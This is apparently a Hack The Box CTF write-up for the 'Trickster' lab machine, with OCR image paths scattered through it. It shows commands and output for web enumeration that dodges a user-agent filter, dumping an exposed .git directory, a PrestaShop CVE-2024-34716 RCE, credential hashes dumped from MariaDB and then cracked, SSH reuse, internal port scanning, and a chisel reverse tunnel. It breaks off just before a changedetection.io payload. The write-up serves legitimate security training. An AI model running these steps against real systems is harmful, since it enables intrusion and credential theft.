
trickster


This is trickster writeup by Jiseok Song




Add trickster.htb to /etc/hosts

Web Enumeration


trickster.htb shows



Shop brings me to shop.trickster.htb



Add it to /etc/hosts and visit again



I try gobuster, but it's blocked

```
└──╼ $gobuster dir -u http://shop.trickster.htb/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shop.trickster.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://shop.trickster.htb/f2e80547-0cee-4558-8b3b-3bd4fff34c8b =>
403 (Length: 283). To continue please exclude the status code or the length
```

But simply changing the user agent circumvents it

```
└─$ gobuster dir -u http://shop.trickster.htb/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -a hello -b 404,403,503
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shop.trickster.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   403,503,404
[+] User Agent:              hello
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/modules              (Status: 301) [Size: 326] [--> http://shop.trickster.htb/modules/]
/search               (Status: 200) [Size: 44464]
/login                (Status: 200) [Size: 46526]
/registration         (Status: 200) [Size: 53083]
/my-account           (Status: 302) [Size: 0] [--> http://shop.trickster.htb/login?back=my-account]
/quest-tracking       (Status: 200) [Size: 44984]
/.git                 (Status: 301) [Size: 323] [--> http://shop.trickster.htb/.git/]
```

I found .git directory. In addition, nmap shows this too if shop.trickster.htb is already added in /etc/hosts

```
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-git:
|   10.10.11.34:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: update admin pannel
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Let's download git directory using git-dumper

```
└─$ git-dumper http://shop.trickster.htb/.git/ src
[-] Testing http://shop.trickster.htb/.git/HEAD [200]
[-] Testing http://shop.trickster.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://shop.trickster.htb/.git/ [200]
[-] Fetching http://shop.trickster.htb/.git/logs/ [200]
[-] Fetching http://shop.trickster.htb/.gitignore [404]
[-] http://shop.trickster.htb/.gitignore responded with status code 404
[-] Fetching http://shop.trickster.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://shop.trickster.htb/.git/description [200]
[-] Fetching http://shop.trickster.htb/.git/config [200]
[-] Fetching http://shop.trickster.htb/.git/branches/ [200]
[-] Fetching http://shop.trickster.htb/.git/HEAD [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/ [200]
[-] Fetching http://shop.trickster.htb/.git/index [200]
[-] Fetching http://shop.trickster.htb/.git/info/ [200]
```

There's a directory that has very odd name


```
┌──[parrot@parrot]─[~/Documents/trickster/src]
└─$ ls
admin634ewutrx1jgitlooaj  autoload.php  error500.html  index.php  init.php  Install_PrestaShop.html  INSTALL.txt  LICENSES  Makefile
```

I can get into this directory in shop.trickster.htb, which is login shell





Get www-data shell

Prestashop 8.1.5 has XSS vulnerability CVE-2024-34716 and it results to RCE here. Clone this repo https://github.com/aelmokhtar/CVE-2024-34716




Add requirements and run






Get james shell

In /var/www/html/prestashop/app/config, I can find interesting information





All sensitive information for prestashop are hardcoded here. I can get into sql shell using this information

```
www-data@trickster:~/prestashop/app$ mysql -u ps_user -D prestashop -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3817
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [prestashop]>
```

I can find column that includes pass

```
MariaDB [prestashop]> select table_name, column_name from
    -> information_schema.columns where column_name like '%pass%';
+--------------+-------------------------+
| table_name   | column_name             |
+--------------+-------------------------+
| ps_customer  | passwd                  |
| ps_customer  | last_passwd_gen         |
| ps_customer  | reset_password_token    |
| ps_customer  | reset_password_validity |
| ps_employee  | passwd                  |
| ps_employee  | last_passwd_gen         |
| ps_employee  | reset_password_token    |
| ps_employee  | reset_password_validity |
+--------------+-------------------------+
8 rows in set (0.015 sec)
```

```
MariaDB [prestashop]> select email, passwd from ps_customer;
+----------------------+--------------------------------------------------------------+
| email                | passwd                                                       |
+----------------------+--------------------------------------------------------------+
| adam@trickster.htb   | $2y$10$kY2G39RBz9P0S48EuSobuOJba/HgmQ7ZtajfZZ3plVLWnaBbS4gei |
| anonymous@psgdpr.com | $2y$10$054Mo38DcRSLaMX9OhT5UuhYSQvorGu8nZb9GubbAv3Roei6RS2QW |
| pub@prestashop.com   | $2y$10$Cw68h0u8YeP6IiYRRaOjQu4AV7X9BTQL3ZK4CtHU16PNDg7LB4mEG |
+----------------------+--------------------------------------------------------------+
3 rows in set (0.000 sec)

MariaDB [prestashop]> select email, passwd from ps_employee;
+--------------------+--------------------------------------------------------------+
| email              | passwd                                                       |
+--------------------+--------------------------------------------------------------+
| admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C |
| james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm |
+--------------------+--------------------------------------------------------------+
2 rows in set (0.000 sec)
```

I can crack it in hashcat and only 2 of them cracked

```
james@trickster.htb:$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm:alwaysandforever
pub@prestashop.com:$2y$10$Cw68h0u8YeP6IiYRRaOjQu4AV7X9BTQL3ZK4CtHU16PNDg7LB4mEG:123456789
```

I can ssh to james

```
└──╼ $ssh james@trickster.htb
james@trickster.htb's password:
Last login: Thu Sep 26 11:13:01 2024 from 10.10.14.41
james@trickster:~$
```

Get adam shell

In ps -ef --forest

```
root        1454       1  0 14:28 ?        00:00:01 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        7093       1  0 15:20 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id a4b9a36ae7ffc48c2b451ead77f93a8572869906f386773c3de528ca95
```

It seems like it's running changedetection.py inside a container

ip a shows docker interface

```
james@trickster:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:db:5d brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.34/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:81:6d:70:0b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
13: veth2bc6c2d@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether e2:b1:b2:58:be:cf brd ff:ff:ff:ff:ff:ff link-netnsid 0
```

arp -a shows its exact ip

```
james@trickster:~$ arp -a
? (10.10.10.2) at 00:50:56:b9:a8:09 [ether] on eth0
? (172.17.0.2) at 02:42:ac:11:00:02 [ether] on docker0
```

I need to port scan 172.17.0.2. This command can check it.

```
james@trickster:~$ for i in {1..10000}; do nc -z 172.17.0.2 $i && echo "$i open"; done
5000 open
```

I found port 5000 open. I'll use chisel to pivot the connection

Upload chisel

```
└──╼ $scp chisel james@trickster.htb:/dev/shm/chisel
james@trickster.htb's password:
chisel                                        100% 8452KB   1.3MB/s   00:06
```

Run chisel server and client

```
james@trickster:/dev/shm$ ./chisel client 10.10.16.10:5001 R:5000:172.17.0.2:5000
 R:8888:172.17.0.2:8000


2025/07/31 16:00:12 client: Connecting to ws://10.10.16.10:5001
2025/07/31 16:00:13 client: Connected (Latency 41.031197ms)
```

```
└─$scp chisel james@trickster.htb:/dev/shm/chisel
james@trickster.htb's password:
chisel                                        100% 8452KB   1.3MB/s   00:06

┌─[parrot@parrot]─[~/Documents/trickster]
└─$./chisel server --reverse --port 5001
2025/07/31 20:52:16 server: Reverse tunnelling enabled
2025/07/31 20:52:16 server: Fingerprint T315mXFWz9PjhSMluh5135Hv2nBkdMkdsOhZA/dpx
gc=
2025/07/31 20:52:16 server: Listening on http://0.0.0.0:5001
2025/07/31 21:00:11 server: session#1: tun: proxy#R:5000=>172.17.0.2:5000: Listen
ing
2025/07/31 21:00:11 server: session#1: tun: proxy#R:8888=>172.17.0.2:8000: Listen
ing
```

Port 5000 is for changedetection and 8000 is for python http server for file transfer afterward

Use browser to browse localhost:5000



Same password(alwaysandforever) logs me in



Changedetection.io version is 0.45.20.
https://github.com/dgtlmoon/changedetection.io/security/advisories/GHSA-4r7v-whpg-8rx3 shows how to exploit this.

PoC

1. Create/Edit a URL watch item
2. Under *Notifications* tab insert this payload:

